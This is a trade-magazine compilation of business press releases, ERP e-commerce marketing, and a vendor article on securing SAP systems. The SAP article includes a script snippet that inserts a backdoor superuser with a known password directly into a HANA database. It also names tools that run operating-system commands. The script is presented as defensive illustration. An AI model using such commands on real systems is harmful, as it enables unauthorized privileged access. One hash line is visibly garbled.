● *Toronto — October 1 the Angus Glen Golf Club*

- Kevin Ernst, COO of Oakville Stamping and Bending
- Louie Plastina, VP and CFO, Firefly Books Ltd.
- John Fleming, VP of Systems, Chapman's

● *Chicago — October 3 at the Chicago Athletic Association Hotel*

- Kevin Kidd, Director, Software & Analytics, RFK Racing

● *San Diego — October 15 at San Diego Mission Bay Resort*

- Bryan Bear, VP of Finance, Taylor Guitars
- Cobus Conradie, Chief Business Officer, TrafFix Devices
- Grant Gasson, VP of Information Technology, Café Valley


At each event, SYSPRO subject matter experts, including Chief Innovation Officer Kevin Dherman and Senior Vice President of Professional Services Gavin Verreyne, will show how AI has been seamlessly integrated into SYSPRO ERP, provide an early look at upcoming new capabilities and give deep dives into SYSPRO solutions for mid-market manufacturers and distributors.

"The SPARK Global Customer Roadshow is a unique opportunity to unite the global SYSPRO community," said Brian Rainboth, CEO at SYSPRO Americas. "Our leadership team looks forward to sharing new capabilities we are developing for the next release and learning with attendees how our customers are innovating in manufacturing and distribution."

For more information on the SYSPRO SPARK Global Customer Roadshow, visit *https://campaign.syspro.com/spark-global-roadshow-2024*.

About SYSPRO

SYSPRO is a leading, global Enterprise Resource Planning (ERP) software provider specializing in key manufacturing and distribution industries. For over 40 years, SYSPRO's team of specialists have continued to address unique industry needs and enable customers to easily adapt and grow. The solution is scalable and can be deployed in the cloud, on-premises, or both, and accessed via the web on any device to provide customers with choice and flexibility. SYSPRO remains focused on the success of partners and customers. Our evolving solutions are aligned with industry trends to leverage emerging technology that will enable partners and customers in securing a digital future. With more than 15,000 licensed companies in over 60 countries across six continents – SYSPRO offers guidance and support every step of the way as a trusted advisor. For more information, visit www.syspro.com



FDM Partners with UiPath to Create the Next Generation of Automation and AI Experts to Bridge the Digital Skills Gap

FDM Group, a global business and tech consultancy, has partnered with UiPath, a leading enterprise automation and AI software company, to develop the next generation of automation talent.

Half of workers say their company has not offered any training or guidelines on how to use GenAI, according to UiPath's *2024 Global Worker Survey*. Among those that have implemented GenAI, 42 percent have saved, on average, 10 or more hours every week.

Through this partnership FDM will utilise UiPath's Digital Credentials Programme and directory to support their customers and partners across the global UiPath ecosystem, who are looking for talent with proven aptitude towards automation and AI.

With an annual investment of £25 million into net new talent creation, FDM launches over 1500 careers globally each year. Their Skills Lab and Practices based model is known in the market for helping customers build internal capabilities in growing technologies.

As a part of this partnership, SMEs from FDM's Software Engineering, Data & Analytics and Change & Transformation Practices, together with their Skills Lab coaches accredited by UiPath, aim to deliver specialised upskilling for their apprentices, graduates, ex-forces

and returners to work consultants through experiential learning programmes.

While this will improve individuals' career prospects, it will provide UiPath customers access to talent that represents society and helps them to stay ahead of the growing skills gap.

The programme will see UiPath collaborating with FDM to connect customers, supporting them to build talent for the future or power project deliveries in a sustainable way.

Andy Brown, Group CCO of *FDM Group*, commented: "AI and automation offer organisations an opportunity to boost productivity and efficiency at a rate we haven't seen before and this is something that needs to be harnessed. To maximise the benefits of these technologies, organisations must prioritise upskilling and reskilling for staff.

We are excited to be working with UiPath to bridge the ever-growing digital skills gap, creating a tech-proficient workforce, empowering staff to shape development and implement solutions for our clients and partners.

John Kelleher, AVP UK & Ireland at *UiPath*, commented: "FDM's Skills Lab Programme combined with UiPath's Digital Credentials Programme allows us to extend our impact by equipping individuals with the skills needed to navigate and thrive in the evolving tech landscape. Together, we aim to connect businesses with skilled talent to help them achieve greater efficiency and growth through innovative automation solutions."

About FDM Group

FDM is an award-winning global business and technology consultancy powering the people behind tech and innovation for over 30 years. They collaborate with world-leading companies to identify the expertise they need, exactly when they need it. They have helped successfully launch nearly 25,000 careers globally to date and are a trusted partner to over 300 companies worldwide. FDM has 5,000+ employees worldwide, with over 90 nationalities working together as a team. From their origins in Brighton, UK, FDM now has 18 centres located across Europe, North America and Asia-Pacific and is on the FTSE4Good Index.

Atlassian Research Reveals 'Emotional Overhead' is Costing Businesses Valuable Time and Productivity

As the modern workplace becomes increasingly digital, a new study by Atlassian, a leading provider of team collaboration software, reveals more than a third of the workforce is losing over 40 hours a year trying to decode and interpret what their colleagues are trying to say - essentially equating to a full work week lost.

Atlassian surveyed 10,000 knowledge workers across India, US, Australia, Germany and France, for research which highlighted the hidden costs of miscommunication in today's digital-first work environment.

Molly Sands, Head of Teamwork Lab, Atlassian said, "This is what we call 'Emotional overhead', the wasted time and emotional turmoil caused by unclear or ambiguous communication. This poses a serious challenge for businesses. In the time that knowledge workers are wondering what their colleagues mean to say or what their manager wants from them, they could be doing mission critical work."

Email is still popular, but ripe for misinterpretation

Despite the distributed nature of modern work, email remains the tool of choice for many respondents, with 93% of workers regularly relying on written communication tools like email and instant messaging. And, yet 61% of workers also admit that written communication is most susceptible to miscommunication, highlighting the need for greater clarity and intentionality in digital messaging.

"Written communication is both really important and really hard to get right. Without precise, expressive writing it can be hard to know what's important, how urgent something is, or how your colleagues feel. With so much work happening online today, we can't always rely on body language and tone of voice to convey meaning," says Sands. "Teams need to communicate with thoughtfulness, humanity, and intention. The emotional side of communication must come through - even in the workplace."

The power of emotion in workplace communication

When teams communicate with emotion, workers are 3x more likely to be highly productive. In fact, when emojis are an important part of company culture, 78% of respondents admit they're more likely to read a chat message with emojis or open an email if there's one in the subject line.

The research also revealed 65% of workers surveyed used emojis to help convey their intended tone or set the vibe. Unsurprisingly, there's a generational split here with 88% of Gen Z workers saying emojis are helpful when communicating with colleagues, while only 49% of Boomers agree. This difference is also evident in how emoji use impacts motivation, with 68% of Gen Z feeling more motivated when their messages receive emoji reactions.

"Given the significant productivity and connective gains teams experience, business leaders are well-advised to encourage their teams to bring emotion into their workplace communication", concludes Sands. "But obviously that is not an easy task, as emotions and their interpretation are highly individual. My recommendation for teams is to align on a common understanding, boundaries, and expectations. Teams should collaboratively define these communication norms to reduce day-to-day friction and room for miscommunication."

How the best teams avoid emotional overheard

To round out the study, Atlassian looked at how high-performing teams use written communication and found a number of common threads. The most productive teams:

- Are less likely to use email as the default for communicating
- Prefer written communication, especially when clarity is the priority
- Are encouraged to express emotion at work and feel connected to each other
- Are more likely to work in environments where emojis are a part of the company culture

As a result, these teams waste less time trying to understand written messages or figuring out what their manager wants. In other words, their emotional overhead is very low.

For further details on the new research, please visit: *https://www.atlassian.com/blog/communication/how-to-avoid-emotional-overhead-at-work*

ATLASSIAN

About Atlassian


Atlassian unleashes the potential of every team. Our agile & DevOps, IT service management and work management software helps teams organize, discuss, and complete shared work. The majority of the Fortune 500 and over 300,000 companies of all sizes worldwide - including NASA, Tata Consultancy Services, Infosys and Salesforce - rely on our solutions to help their teams work better together and deliver quality results on time. Learn more about our products, including Jira, Confluence and Loom at https://atlassian.com.

Complete Compromise of an SAP System - The Trinity of SAP Application, Operating System and Database

In this article, we focus on the importance of securing the application, database and operating system layer to prevent unauthorized access to critical business data.

Don't just focus on the Application layer, but also on Database and Operating System


Curious about understanding how to get full access to an SAP system and all the business data it contains? In this article, we will not discuss how to do that exactly, as there are simply too many ways to do so. Instead, we will focus on the interaction between the SAP application layer, the operating system and the database, and how having access to ONE of them grants access to ALL.
Let's start with some background information on the architecture of SAP systems. An SAP system can be installed as shown in the picture to the right.



In its simplest form, it needs to have at least a database for data storage, an SAP application server for processing and an operating system to run the components on. These components need to interact with each other to have a functioning SAP system. Data being processed in the SAP application (S/4HANA in this example) needs to be stored in the database at some point. Both the database and SAP application server need to have an operating system to run.

For these components to work together smoothly, there is always a level of trust involved. Think, for example, a scenario where a user creates a purchase order in the SAP application and saves that. When this action is done by the end-user, the purchase order data is directly saved in the SAP database, without requiring the credentials of the database. For the end-user, this transaction is transparent. Yet, the SAP application server needs to have access to the SAP database schema to save the purchase order data. To facilitate this, there is a trust mechanism implemented that allows the SAP application server to directly save the data in the database. The implementation varies depending on the different types of databases and Operating systems, but the principle remains the same in all databases and operating systems that SAP supports.

This same principle exists not only between the SAP application layer and the database but for all 3 main components of an SAP system:




What the above pictures also imply is that by gaining control over ONE of the above components, you gain control over ALL three, providing full access to the SAP system and all data it contains. It is therefore crucial to protect all of them!


Some scenarios for illustration

Some examples to demonstrate the above:

- Suppose you gained access to the SAP application with an SAP user that has SAP_ALL privileges. In that case, you can execute operating system commands via several options, e.g. ABAP report RSBDCOS0



Database access can be achieved for example via the SQL editor in transaction DBACOCKPIT:



- Suppose you gained access to the operating system in the context of the <sid>adm user. This is the operating system user which is used by the SAP system for operations. Leveraging this user, you gain implicit trust in the database, and you can do updates in the tables in the SAP schema. The example below creates an SAP user directly in the HANA database from the operating system level. The example below is taken from a script we use to exploit misconfigurations in the RFC Gateway, but the same principle works directly from the OS:

#ADD THE "CREATE A USER" PART TO THE REMOTE SQL SCRIPT (This script is placed by default in the WORKdir)
..\bin\perl test.pl "echo INSERT INTO USR02 (MANDT,BNAME,USTYP,CODVN) VALUES ('%cli%','GO_IN','S','G') > a.sql"
..\bin\perl test.pl "echo ; >> a.sql"

#ADD THE "UPDATE THE BCODE\ PASSCODE" PART TO THE REMOTE SQL SCRIPT
..\bin\perl test.pl "echo UPDATE USR02 set BCODE='C76AB3A59599FE3A' where MANDT='%cli%' and BNAME='GO_IN' >> a.sql"
..\bin\perl test.pl "echo ; >> a.sql"
..\bin\perl test.pl "echo UPDATE USR02 set 3ED69CEDC773072B1B24A063A63' where MANDT='%cli%' and BNAME='GO_IN' >> a.sql"
..\bin\perl test.pl "echo ; >> a.sql"

#ADD THE "GIVE IT REFUSER DDIC (Which means SAP_ALL)" PART TO THE REMOTE SQL SCRIPT
..\bin\perl test.pl "echo INSERT INTO USREFUS (MANDT,BNAME,REFUSER) VALUES ('%cli%','GO_IN','DDIC') >> a.sql"
..\bin\perl test.pl "echo ; >> a.sql"

#EXECUTE THE SCRIPT
..\bin\perl test.pl "hdbsql -n %dbhost% -i 00 -U DEFAULT -o output.txt -I a.sql"

By executing the above, you can log in with the user GO_IN and the password "andinyougo" (inserted via the hash). The above example is specific to HANA, but every database has its way of achieving the same. See *Github for more examples*.

- Suppose you gained access to the Database with permission to the SAP schema user. Using the above example, you can subsequently create a user in the SAP application and then execute OS commands as mentioned earlier. But there are other means. Some database systems support direct OS command execution like Microsoft SQL via stored procedure *xp_cmdshell*. Weirdly enough, this stored procedure was set to ACTIVE by default in SAP installations running on MSSQL for a long time.

Conclusion

As seen in the examples above, it is crucial to not only focus on protecting the SAP application layer but also consider and secure your operating system and database. *SecurityBridge's Vulnerability Management* provides essential insight to do just that. It scans for misconfigurations, insecure defaults, incorrect settings, authorisation-related issues and more on the SAP application level, as well as, for example, on the HANA database level.

Interested? *Get in touch* and we are happy to tell you more about how we can help you protect your business-critical SAP environment. For more SAP security-related news, articles, and whitepapers, please *follow us on LinkedIn!*

ERP-Integrated E-commerce: How it Works, Benefits, and More

ERP-integrated e-commerce has become an increasingly popular e-commerce solution for B2B organizations looking to sell more efficiently online.

For most B2B companies, a functional ERP ensures different business management applications work together. It allows back-office functions, such as product or catalog management, Information Technology (IT) services, inventory software, warehouse/stock management to be completed harmoniously.

This blog covers everything you need to know about leveraging your ERP for a stronger performing web store, through solutions that utilize ERP e-commerce integration.

What is ERP e-commerce integration?

ERP e-commerce integration refers to the process of connecting an e-commerce platform with an ERP (enterprise resource planning) system. This allows for a better flow of data and synchronization between the two systems, improving accuracy and minimizing siloes in the process.

How does ERP-integrated e-commerce work?

ERP-integrated e-commerce works by seamlessly connecting an ERP system with your e-commerce platform, enabling real-time data syncs, as well as a centralized management of orders, inventory, and customer data.

The way your ERP-ecommerce platform works can vary depending on three main components.

Article by
Arno Ham,
Chief Product & Technology Officer,
Sana Commerce

#1: Data sources

Cloud-Based

Most ERP-integrated e-commerce platforms today are based in the cloud and leverage the software as a service (SaaS) model. These typically have universal connectors that make implementation seamless.

On-premise

This involves hosting and managing systems on the company's own infrastructure, requiring higher upfront costs and maintenance requirements.

Hybrid

This is a mix of both systems and are usually used by organizations that have specific security needs.

#2: Method

Point to point

Involves establishing direct connection between the ERP and e-commerce platform. Each integration is built separately, which can make scaling through this method a challenge.

Enterprise service bus (ESB)

ESBs involve a middleware solution that acts a central hub for connecting various systems.

IBM App Connect is a popular example of this kind of a ESB.

Integration Platform as a Service (IPaaS)

IPaaS refers to a cloud-based integration solution that provides pre-built connectors to streamline the integration process.

Third-party integrator

External service providers or consultants who specialize in system integration.

eBridge Connections is a cloud-based integration platform that facilitates the connection between popular ERPs and e-commerce platforms.

#3: Frequency

Real-time

Immediate data syncs and processing between the ERP and e-commerce platform.

Batch

Periodic data syncs and processing that occurs at specific intervals/ predefined schedules.

> "ERP-integrated e-commerce removes the need for a third-party connector to connect ERP and e-commerce, streamlining processes and ensuring real-time data updates for smoother operations."

What are the benefits of ERP e-commerce integration?

With ERP e-commerce integration, you benefit from a single, unified hub that eliminates system silos and provides your online buyers with accurate and reliable data, 24/7.

The impact ERP e-commerce integration can have on an organization is profound. According to our research, organizations that implement ERP-integrated e-commerce experience, on average:

- 21% increase in conversion rates
- 11% increase in returning customers
- 16% drop in order errors
- 67% increase in revenue

Statistics aside, here is how ERP-integrated e-commerce can benefit your online business:

- ***Save company time***

The automation ERP provides eliminates time-wastage in certain key activities: customer service requests, hand-keying stock and looking up unique price arrangements, to name a few. With ERP integrated e-commerce, customers can access all this information in one place, leaving your staff able to focus on higher-level problem solving.

- ***Simplify order tracking***

At a time when many buyers and supplies are still weary of the supply chain crisis, customers want to know where their orders are, and when they can be expected. An ERP solution updates order tracking and automatically alerts customers on the whereabouts of their orders as needed.

- ***Automate accounting tasks***

Automated accounting work leaves less space for human error and more room for data consolation. An ERP solution that assists with accounting can ensure your business turns-in accurate numbers to the Internal Revenue Service (IRS) each year, reducing the likelihood of tax errors.

- ***Handle increases in demand***

If your business has a sufficient ERP solution, you won't have to worry about increased sales or e-commerce traffic. ERP software an continue to automate services for you, without the need for additional staff. Being visible online also enables you to capture more prospects, creating a more substantial pipeline for your sales staff to work on.

Types of ERP systems

ERP systems can fall under three broad categories, usually differentiated by use and integration type.

Generalist ERPs are a standardly used system that usually help automate financial management or procurement processes in any organization.

Modular ERPs implement different components on an as-needed basis, with each module capable of being implemented and operated independently depending on the business function.

An ERP suite combines multiple modules into a single, integrated package, covering all elements of the business.

Types of e-commerce solutions that can work with your ERP

Similar to the different types of ERPs, you have options when choosing between e-commerce solutions for them. Here are some of the most popular kinds:

- Connectors: Pre-built integration modules/plugins that are designed to connect your e-commerce platform with a specific ERP.

- Add-Ons: Also known as extensions or modules, these are additional functionalities that organizations can opt to integrate with an existing e-commerce solution, expanding it's capabilities.

- Middleware: Middleware platforms leverage an intermediary between the e-commerce platform and ERP system.

- Custom-built integrations: For businesses with unique requirements or complex business rules, a custom built integration is developed to meet specific requirements.

- Native integration: This type of e-commerce solution is built directly into your ERP and uses the logic from your ERP to populate your web store and update it in real-time based on your ERP data.

These solutions are different in the level of their out-of-the-box functionality, as well as their compatibility with specific ERP systems and e-commerce platforms.

Many mainstream e-commerce solutions, like Adobe Commerce (formerly Magento) or Shopify, use connectors, add-ons, or middleware to sync the ERP to the web store.

While these are typically quick to set-up, for advanced functionality and sustained growth, it's important to consider solutions that are built to scale.

> "With ERP-integrated e-commerce, customers can access all their product, inventory, and order history data in one place, ensuring fewer manual errors and enhancing overall customer satisfaction."

Most common ERPs used with e-commerce

With an ERP solution, your e-commerce business can integrate a variety of software programs and applications that run together seamlessly. There are many types of ERP solutions available, but the most common that B2B organizations use are:

- *Microsoft Dynamics:* A line of ERP systems that combine components of customer relationship management (CRM), enterprise resource planning (ERP), along with productivity applications and artificial intelligence tools.

- *SAP:* A modular cloud ERP software powered by AI and analytics, SAP allows businesses to run mission-critical operations in real time from anywhere, with intelligent process automation and personalized insights.

- *Oracle:* A comprehensive suite of integrated business applications that helps with automation of financial, supply chain, HR and CRM processes.

- *E2 Shop System:* This ERP system is built for machine and job shops and offers to estimate and accounting integration, as well as resource planning and customer management, and analytics assistance.

- *Workday:* As a cloud-based ERP system, Workday helps global businesses organize and maintain HR functions, financials, new hire and onboarding tasks, and accounting processes.

- *Odoo:* Large businesses can easily manage customer databases, communications, and relationships, as well as HR tasks and accounting functions with the Odoo ERP system.

- *ERPAG Software:* Small and mid-size businesses in many industries can benefit from integrating this ERP system into their e-commerce operations. It assists with inventory management, analytics, accounting, shipping management and reporting.

Article by Arno Ham

How to choose an ERP-integrated e-commerce platform

If you're using an ERP that can indeed integrate with an e-commerce solution, choosing that solution is the logical next step. With so many options out there, the task can get tricky quick.

Here are key factors to take into consideration as you're doing your research:

- Cut out the middleware if you want real-time, accurate data sent to your web store: Your system should allow you to update products directly to the ERP and push them out to your web store automatically and instantly. Eliminating the middleware ensures maintenance takes place in a single system and uses fewer IT resources and budget. All this can reduce your total cost of ownership (TCO) dramatically.

- The ability to scale with ease and expand revenue opportunities: Your ERP e-commerce solution should be ready to meet any challenge or opportunity quickly. Whether it's adding new brands to your product portfolio or scaling into a new market – business agility is necessary for future-proof strategy, so ensure your tooling can help facilitate that.

- Omnichannel functionality that delivers meaningful customer experiences: When customers know they can make purchases 24/7, easily access important account data, and ensure everything is accurate and up to date, they are far more likely to adopt your online sales channel and stay. Mainstream e-commerce that complicates the customer journey defeats the purpose.

> "ERP integration automates essential tasks such as order tracking, accounting, and stock management, allowing businesses to handle increased e-commerce traffic without the need for additional staff."

Features of ERP-integrated e-commerce

With ecommerce ERP integration, many businesses find they can save time and improve not only the customer journey, but the relationships they have with their customers as well. The specific functions ERP software can assist with depends on the type of business you own, and the software you integrate with.

However, most ERP software can optimize:

- ***Order placement:*** ERP software can assist in the order placement process by automatically setting into motion the next steps, such as calculating the shipping costs or creating a shipping label.

- ***Customer updates:*** With ERP software integrated into your e-commerce platform, automatic communications are sent to your customer. That includes when an order is received, an item has been shipped, or an item has been delayed in the shipping.

- ***Simplify changes:*** An online sale can be labor-intensive for many businesses, but ERP software can assist in changing prices within product categories.

- ***Inventory details:*** When an item is purchased or altered, an ERP system can automatically change the inventory count or product information. This keeps customers in the loop, and prevents orders placed on items that are out of stock.

By automating these systems through ERP integration, your online business runs more smoothly. This prevents the chance that a customer will order the wrong product and decreases the amount of time your team(s) need to spend fixing these errors or answering simple questions — ultimately freeing up time to drive growth in your organization.

Allocating resources for ERP-integrated e-commerce

Companies that recognize the value inherent to investing in an ERP-integrated e-commerce platform can better prepare themselves by allocating the right resources ahead of time. This includes:

- ***Understanding the requirements:*** establishing some goals can help in clarifying requirements and scoping out the processes that need to be required to this end.

- ***Strategic planning:*** determine the teams involved, the budget required, and the target ROI of your project.

- ***Staffing and training:*** Accounting for staff training or strategy sessions with your e-commerce provider can help budget your resource investment into the project better.

- ***Implementation time (including downtime):*** The implementation process includes data migration, system integration, and system testing. This is where a significant amount of time and human resources will be required. It is critical to have a well-developed implementation plan and to stick to it.

- ***Maintenance:*** If done right, ERP-integrated e-commerce should help significantly cut down the amount of time required to maintain both your ERP and web store. That being said, it's good to account for maintenance time in your planning, for both maintenance as well as upgrades.

Case study: How B2B distributor Harrison & Clough reduced calls to customer service by 80%

Harrison & Clough are a Yorkshire-based distributor of quality fasteners and fixings. Their goal is to make the lives of their customers as easy as possible, by ensuring stock availability and market-leading customer service.

With *Sana Commerce Cloud (SCC)*, the organization found a solution that was able to connect seamlessly to their existing ERP. With the native e-commerce integration built into SCC, the project became a streamlined, one-step process.

Harrison & Clough's objectives for their migration to SCC included:

- ***Streamline internal processes:*** The new platform would need to account for this and ensure tasks could be automated with ease.

- ***Minimize inaccurate data:*** Siloes in data meant that the IT team were continually verifying stock levels and correcting data.

- ***Create a secure environment:*** Customer-centricity is built into Harrison and Clough's mission statement, which means the organization holds their web store to the highest standards of security.

The benefit of using an ERP-integrated e-commerce platform like Sana Commerce's meant Harrison & Clough could achieve a high level of accuracy, even amidst a complex pricing structure and product assortment.

Their *Microsoft Dynamics NAV ERP was integrated directly with their web store*, and the result was 20% order lines generated through the web store, 1 hour a day saved for internal teams, and 80% less calls for customer service.

Why B2B companies prefer ERP-integrated e-commerce

ERP solutions can be costly. They require detailed communication across channels — accounts, data management, product development and customer service departments all need to be involved.

In the past, enterprise operations commonly chose ERP solutions due to the importance of automated processes between these functions for high sales velocity.

Companies are now shifting their investment resources: B2B organizations with large inventory and customer loyalty need a new approach for sustained growth.

Investing in ERP-integrated e-commerce allows customers to place orders conveniently. It also enables innovative methods of retaining and improving sales.

ERP-integrated e-commerce is ideal for B2B companies with unique pricing and discount arrangements, high-volume product SKUs, and workforce management.

> "Pricing complexity, often a challenge for B2B companies, is managed seamlessly by ERP systems, eliminating the need to replicate intricate pricing structures in your e-commerce platform."

ERP integrated e-commerce: Future-proof growth

